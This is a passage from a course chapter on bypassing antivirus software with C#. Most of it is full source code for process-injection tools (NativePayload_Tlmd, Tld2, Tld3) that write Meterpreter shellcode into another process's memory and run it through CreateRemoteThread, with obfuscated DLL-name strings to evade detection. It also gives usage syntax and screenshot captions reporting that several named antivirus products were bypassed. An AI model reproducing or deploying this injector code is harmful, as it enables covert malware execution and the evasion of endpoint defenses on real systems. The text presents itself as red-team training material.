Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
// Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
...
IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]), args[2]);
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
...
if (delstep3.Invoke(H, HA, Xpayload))
{
    ....
}
```


Part 2 of code: "NativePayload_Tld3.cs"

```
Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
...
IntPtr H = delstep1.Invoke (Convert.ToInt32(args[1]));
IntPtr f = delstep4.Invoke (H, ((IntPtr) Convert.ToInt64(args[2], 16)));
...
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Delegate [Step2] ;)");
Console.WriteLine();
```

as you can see with this simple trick you can chunk codes to two parts, in this time your injector is "**NativePayload_Tld2**", that means your payload was injected to target process by this code but in this code you have not Payload Execution and in the next step with Code "**NativePayload_Tld3**" you have Payload Execution in target process, this is simple way to test AVs for Attack Detection part by part ...

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)



Picture 10: Avira Bypassed

as you can see in the “Picture 10” both codes worked very well and not detected by Avira AV. With **NativePayload_Tid2** our meterpreter payload was injected into target process memory and with **NativePayload_Tid3** our payload will execute in remote process so our injector is NativePayload_Tid2 but with NativePayload_Tid3 this code will execute and some anti-viruses will detect “NativePayload_Tid3” but our real injector was NativePayload_Tid2 so it depends on your payload & your AV too (should test AVs one by one).


Some Anti-viruses will Detect your Code when you want to Inject Payload into target Process Memory via **WriteProcessMemory** and sometimes it depends on your payload sometimes it depends on your Technique too (which APIs used for injection or writing in memory).

Syntax for these codes :

```
NativePayload_Tid2.exe pid payload
NativePayload_Tid2.exe 1316 fc,48,....
```

```
NativePayload_Tid3.exe pid VAX-Address [VirtualAllocEx Address]
NativePayload_Tid3.exe 1316 1bd10740000
```


in the next “Pictures 11,12 & 13” you can see **ESET & McAfee** Bypassed but this code & payload in memory Detected by **Kaspersky total security**. (good job)




Picture 11: ESET Bypassed

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)



Picture 12: McAfee Bypassed



Picture 13: (code PART1 NativePayload_Tid2.exe & Payload in memory) Detected by Kaspersky

at a glance: you can see almost all codes in my lab and my tests were effective and useful to bypass some AVs, as Security Researcher or Pentester/Red or Purple Teamer you can use these codes or something like this to test your targets simply, Multicast Delegate was very useful & was simple to use also this trick to chunk code sometimes will help you, in then Next Chapter 15 I want to talk about ETW and some useful Techniques to use for Payload/Technique Detection by ETW, which is useful for Defenders Blue Teams also Purple Teams too but as Pentester or Red Teamer you should know about ETW more and more.... ٢_(ツ)_/٢

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

NativePayload_Tlmd.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Tlmd
{
    class Program
    {
        /// <summary>
        /// .net Framework 4.0
        /// </summary>
        public class DelCLSInvoke
        {

            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Deccommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }

            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);
            [DllImport("kernel32.dll")]
            public static extern bool CloseHandle(IntPtr hObject);

            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

            [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);

            public static IntPtr s1 = IntPtr.Zero;
        }
    }
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
public static string[] _args1 = new string[2];
public static int len = 0;
public static void _Step1_()
{
    string[] _args = new string[2];

    /// pid => _args[0]
    _args[0] = _args1[0];

    /// payload => _args[1]
    _args[1] = _args1[1];

    int XprocID = Convert.ToInt32(_args[0]);
    string Xcode = _args[1];
    string[] X = Xcode.Split(',');
    int Injection_to_PID = XprocID;
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
    Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine(">] Injecting Meterpreter Payload to ");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("Process");
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine();
    Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
    Console.WriteLine();

    byte[] Xpayload = new byte[X.Length];
    len = X.Length;
    for (int i = 0; i < X.Length; i++)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
    }

    //IntPtr tempX = System.Diagnostics.Process.GetProcessById(Injection_to_PID).MainWindowHandle ;
    IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
    s1 = x;
    Console.WriteLine();

    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step1 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}", s1.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("IntPtr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::OpenProcess]");
    Console.WriteLine();

}

public static IntPtr s2 = IntPtr.Zero;
public static string[] _args2 = new string[2];

public static void _Step2_()
{
    string[] _args = new string[2];
    _args[0] = _args1[0];
    _args[1] = _args1[1].Length.ToString();
    IntPtr a = s1;

    int p = len;
    IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
    s2 = x;
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step2 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}", s2.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("IntPtr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::VirtualAllocEx]");
    Console.WriteLine();
}
```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
}

public static void _Step2_1()
{
    string[] _args = new string[2];
    _args[0] = _args1[0];
    _args[1] = _args1[1].Length.ToString();
    IntPtr a = s1;

    int p = len;
    IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.Execute);
    s2 = x;
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Step2 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}", s2.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine(") Intptr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.WriteLine(" [API::VirtualAllocEx]");
    Console.WriteLine();

}
public static bool s3 = false;
public static void _Step3_()
{
    IntPtr H = s1;
    IntPtr P = s2;
    string stemp = _args1[1];

    string[] tempstr = stemp.Split(',');
    byte[] pay = Array.ConvertAll(tempstr, bity => Convert.ToByte(bity, 16));

    UIntPtr BS = UIntPtr.Zero;
    if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
    {
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("Step3 Delegate.Invoke()");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("{0}0000000", 0.ToString());
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine(") true ;D Done.");
        Console.ForegroundColor = ConsoleColor.White;
        Console.WriteLine(" [API::WriteProcessMemory]");
        Console.WriteLine();
        s3 = true;

    }
    else
    {
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("Step3 Delegate.Invoke()");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.WriteLine("{0}0000000", 0.ToString());
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine(") false ;( Done.");
        Console.ForegroundColor = ConsoleColor.White;
        Console.WriteLine(" [API::WriteProcessMemory]");
        Console.WriteLine();
        s3 = false;

    }

}

public static IntPtr s4 = IntPtr.Zero;

public static void _Step4_()
{
    System.Threading.Thread.Sleep(Convert.ToInt32("3700"));
    uint x = 0;
    IntPtr H = s1;
    IntPtr HA = s2;
    IntPtr CRT = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
    s4 = CRT;
    System.Threading.Thread.Sleep(Convert.ToInt32("1050"));

    /// close
    CloseHandle(CRT);
    CloseHandle(HA);
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.Write("Step4 Delegate.Invoke()");
        Console.ForegroundColor = ConsoleColor.Cyan;
        Console.Write("{0}", CRT.ToString("X8"));
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.Write("") Intptr Done.");
        Console.ForegroundColor = ConsoleColor.White;
        Console.Write(" [API::CreateRemoteThread]");
        Console.WriteLine();
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Multicast Delegate ;)");
        Console.WriteLine();
    }

}

public delegate void MDelegate();

static void Main(string[] args)
{
    ///> NativePayload_Tlmd.exe 1 2000 0 4716 "fc,48,..
    ///> NativePayload_Tlmd.exe 1 2000 1 4716 "fc,48,..
    /// NativePayload_Tlmd.exe [steps 1 or 2] [delay 2000] [MemoryProtection/mode 0 or 1] [pid 4716] [payload "fc,48,.."]
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Tlmd , Published by Damon Mohammadbagher , Jul 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_Tlmd Thread Injection into Target Process + C# Multicast Delegate");
    Console.WriteLine();
    try
    {

        if (args.Length != 0 && args[0].ToUpper() == "HELP" || args[0] == string.Empty)
        {
            Console.WriteLine("syntax: "+"\\n"+"\\t NativePayload_Tlmd.exe [steps 1 or 2] [delay 2000] [MemoryProtection/mode 0 or 1] [pid 4716]
[payload \"fc,48,..\\"]");
            Console.WriteLine("\\t example 1: NativePayload_Tlmd.exe 1 2000 0 4716 \\\"fc,48,56,...\\\"");
            Console.WriteLine("\\t example 2: NativePayload_Tlmd.exe 2 6721 1 4716 \\\"fc,48,56,...\\\"");
            Console.WriteLine();
            Console.WriteLine("\\t step = 1 you will have 4 steps (default)");
            Console.WriteLine("\\t step = 2 you will have 28 steps (\\\"step1\" + step2 + step3 + step2 + step3 + step2 + step3 + ..... + \\\"step4\\\" + step2 +
step3 ...)");
            Console.WriteLine("\\t MemoryProtection = 0 API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite ");
            Console.WriteLine("\\t MemoryProtection = 1 API::VirtualAllocEx set to MemoryProtection.Execute ");
            Console.WriteLine();
        }
        else if (args.Length != 0 && args[0].ToUpper() != "HELP")
        {
            try
            {
                /// step 1
                //string[] s1 = new string[2];
                DelCLSInvoke._args1[0] = args[3];
                DelCLSInvoke._args1[1] = args[4];
                MDelegate code1 = new MDelegate(DelCLSInvoke._Step1_);
                /// step 2
                MDelegate code2 = new MDelegate(DelCLSInvoke._Step2_);
                MDelegate code2_1 = new MDelegate(DelCLSInvoke._Step2_1);

                /// step 3
                MDelegate code3 = new MDelegate(DelCLSInvoke._Step3_);
                /// step 4
                MDelegate code4 = new MDelegate(DelCLSInvoke._Step4_);

                MDelegate _AllCodes = null;

                if (args[0] == "1")
                {
                    if (args[2] == "0")
                    {
                        _AllCodes = code1 + code2 + code3 + code4;
                    }
                    if (args[2] == "1")
                    {
                        _AllCodes = code1 + code2_1 + code3 + code4;
                    }
                }
            }
            else if (args[0] == "2")
            {
                if (args[2] == "0")
            {

```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
{
    _AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3
    + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code4 + code2 + code3 + code2 + code3 + code2 + code3;
}
if (args[2] == "1")
{
    _AllCodes = code1 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 +
code3
    + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code4 + code2_1 + code3 + code2_1 + code3 +
code2_1 + code3;
}
}
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("[>] Steps will run by Delay.{0}", args[1]);

Console.ForegroundColor = ConsoleColor.DarkGray;
if (args[0] == "1") { Console.WriteLine("[>] Steps Count {0}", 4); }
else if (args[0] == "2") { Console.WriteLine("[>] Steps Count {0}", 28); }

if (args[2] == "0") { Console.WriteLine("[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite"); }
if (args[2] == "1") { Console.WriteLine("[>] API::VirtualAllocEx set to MemoryProtection.Execute"); }

foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
{
    System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
    MultiCodeitems();
}
}
catch (Exception)
{
}

}
}
}
}
catch (Exception e)
{
}

Console.WriteLine("syntax: " + "\n" + "\tNativePayload_Tlmd.exe [steps 1 or 2] [delay 2000] [MemoryProtection/mode 0 or 1] [pid 4716]
[payload \"fc,48,..\"]");
Console.WriteLine("\t example 1: NativePayload_Tlmd.exe 1 2000 0 4716 \"fc,48,56,...\"");
Console.WriteLine("\t example 2: NativePayload_Tlmd.exe 2 6721 1 4716 \"fc,48,56,...\"");
Console.WriteLine();
Console.WriteLine("\t step = 1 you will have 4 steps (default)");
Console.WriteLine("\t step = 2 you will have 28 steps (\"step1\" + step2 + step3 + step2 + step3 + step2 + step3 + ..... + \"step4\" + step2 +
step3 ...)");
Console.WriteLine("\t MemoryProtection = 0 API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite ");
Console.WriteLine("\t MemoryProtection = 1 API::VirtualAllocEx set to MemoryProtection.Execute ");
Console.WriteLine();

}
finally
{
}

}
}
}
```

NativePayload_Tld2.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Tld2
{
    class Program
    {
        public class DelCLSInvoke
        {
            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
        VMOperation = 0x00000008,
        VMRead = 0x00000010,
        VMWrite = 0x00000020,
        DupHandle = 0x00000040,
        SetInformation = 0x00000200,
        QueryInformation = 0x00000400,
        Synchronize = 0x00100000,
        All = 0x001F0FFF
    }

    [Flags]
    public enum AllocationType
    {
        Commit = 0x00001000,
        Reserve = 0x00002000,
        Decommmit = 0x00004000,
        Release = 0x00008000,
        Reset = 0x00080000,
        TopDown = 0x00100000,
        WriteWatch = 0x00200000,
        Physical = 0x00400000,
        LargePages = 0x20000000
    }

    [Flags]
    public enum MemoryProtection
    {
        NoAccess = 0x0001,
        ReadOnly = 0x0002,
        ReadWrite = 0x0004,
        WriteCopy = 0x0008,
        Execute = 0x0010,
        ExecuteRead = 0x0020,
        ExecuteReadWrite = 0x0040,
        ExecuteWriteCopy = 0x0080,
        GuardModifierflag = 0x0100,
        NoCacheModifierflag = 0x0200,
        WriteCombineModifierflag = 0x0400
    }

    [DllImport("ke" + "rne" + "l" + "32.dll")]
    public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(IntPtr hObject);

    [DllImport("ke" + "rne" + "l" + "32.dll")]
    public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

    [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
    public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

    [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
